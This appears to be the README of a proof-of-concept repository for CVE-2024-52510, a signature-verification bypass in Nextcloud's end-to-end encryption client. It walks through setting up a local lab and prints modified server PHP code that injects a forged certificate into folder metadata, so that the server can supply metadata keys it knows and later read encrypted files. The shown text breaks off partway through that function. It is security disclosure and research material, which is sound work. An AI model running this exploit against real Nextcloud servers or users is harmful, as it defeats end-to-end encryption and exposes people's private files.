 d-xuan/cve-2024-52510
Proof-of-concept exploit for CVE-2024-52510 demonstrating signature bypass in Nextcloud's E2EEv2 protocol, enabling server-side decryption of encrypted files via metadata key injection.

During normal operation of Nextcloud's E2EEv2 protocol, clients cryptographically sign folder-metadata before uploading to the server. This ensures the metadata has not been tampered with when it is re-fetched for the purposes of file-sharing or syncing changes.
The signature verification is performed by the client in
foldermetadata.cpp:177
when the fetched metadata is initialized. However there are two ways a malicious server can bypass this check:
They can reply with an empty X-E2EE-SIGNATURE response header. Since the
header is empty, the condition at
foldermetadata.cpp:168
means the signature verification does not occur, and the altered metadata
is accepted by the client.
They can inject a certificate into the users JSON array, and then sign
the metadata with that certificate. Since CMS_NO_SIGNER_CERT_VERIFY is
passed at
clientsideencryption.cpp:941,
the signing certificate is not chain-verified and the client only checks
that the signing certificate is present in the certificatePems vector
(clientsideencryption.cpp:955-971)
which is controlled by the server.
In this POC we will demonstrate the latter method as it is the more difficult method to implement, however both have been tested to work.
A malicious server can use this bypass to provide clients with metadata keys known to the server. Clients will then use this metadata key to encrypt subsequent files, allowing the server to decrypt and read files in end-to-end encrypted folders.
This way of exploiting the signature bypass is based on an attack found by Albrecht, Backendal, Coppola, Paterson in 2023 (https://eprint.iacr.org/2024/546) on a previous version of the E2EE protocol. Indeed the authentication of metadata keys was a mitigation strategy for the attack (see section 5.1 of the linked paper).
Clone this repository, and open in VS Code using the DevContainer extension. A DevContainer based on the one in the Nextcloud server repository has been provided with the following changes:
mitmproxy reverse proxy is present on port 7001. The web UI can be accessed on port 7002.encryption and end_to_end_encryption apps will also be enabled, and an account with username and password sharer will be created.Once the server is up, connect to it at http://localhost:8000 (or through the reverse proxy at http://localhost:7001) using the latest client. Currently I have tested this on the v3.13.2 AppImage.
sha256sum Nextcloud-3.13.2-x86_64.AppImage
92ec0a5260f6260fa8ce92acdb022c441f0efbf6b57cc96d75ac608ccb4c4ee2  Nextcloud-3.13.2-x86_64.AppImage
When prompted, log in with username sharer and password sharer. Accept the default syncing options (creating a directory ~/Nextcloud/ with welcome.txt inside it), and set up end to end encryption in the Nextcloud client settings.
Create a new folder encrypted_folder inside the ~/Nextcloud directory. In the Nextcloud client settings, mark this folder as encrypted.

Nextcloud/encrypted_folder, create a simple text file and wait for it to sync.# ~/Nextcloud/encrypted_folder
$ echo 'this should be encrypted' > file.txt
Log into the Postgres database in Adminer at http://localhost:8080/ using credentials:
postgrespostgrespostgresand navigate to the oc_e2e_encryption_metadata and oc_e2e_encryption_decrypted tables. You should be able to see the decrypted metadata and file contents in the clear.


The screenshots above had a couple extra test files created and deleted, so will be slightly different to what you see
This repo is based off the Nextcloud server and end to end encryption app repos. Most of the code remains unchanged, so I'll try to give an explanation of what things have been changed.
Firstly, the getMetadata method of MetaDataStorage.php has been altered to
tamper with the metadata returned by calling into a new getFakeUserMetadata
method.
--- original/lib/MetaDataStorage.php	2024-07-11 23:38:16.105826088 +1000
+++ nc-server/apps/end_to_end_encryption/lib/MetaDataStorage.php	2024-07-11 21:05:37.734565037 +1000
@@ -68,14 +82,12 @@
 			return $legacyFile->getContent();
 		}

-		$folderName = $this->getFolderNameForFileId($id);
-		$folder = $this->appData->getFolder($folderName);
+		$metaData = $this->getFakeUserMetadata($id);

-		return $folder
-			->getFile($this->metaDataFileName)
-			->getContent();
+		return $metaData;
 	}
In the getFakeUserMetadata method, we first inject a chosen certificate into the users JSON key. This is to facilitate signature forgery.
	private function getFakeUserMetadata(int $id): string {
		$folderName = $this->getFolderNameForFileId($id);
		$folder = $this->appData->getFolder($folderName);

		$metaData = json_decode($folder->getFile($this->metaDataFileName)->getContent());

		if (is_null($metaData->users)) {
			/* This is a non-root metadata. Return as normal*/
			return json_encode($metaData);
		}

		/*
		 * Step 1: Inject a fake public key into the metadata
		 * This can be used to forge a signature for the response.
		 */
		$found = false;
		foreach ($metaData->users as $userData) {
			if ($userData->userId === $this->fakeUserId) {
				$found = true;
				break;
			}
		}
		if (!$found) {
			try {
				$certificateFile = $folder->getFile($this->fakeUserPublicCertificateFileName);
				$privateKeyFile = $folder->getFile($this->fakeUserPrivateKeyFileName);
				$pemCertificate = $certificateFile->getContent();
			} catch (NotFoundException $e) {
				/* Create a new private key for the fake user */
				$privateKey = openssl_pkey_new();
				openssl_pkey_export($privateKey, $privateKeyPem);
				$folder->newFile($this->fakeUserPrivateKeyFileName)->putContent($privateKeyPem);

				/* Client is expecting a certificate for the public key */
				$csr = openssl_csr_new(array(), $privateKey);
				$certificate = openssl_csr_sign($csr, null, $privateKey, 365);
				openssl_x509_export($certificate, $pemCertificate);
				$folder->newFile($this->fakeUserPublicCertificateFileName)->putContent($pemCertificate);
			}
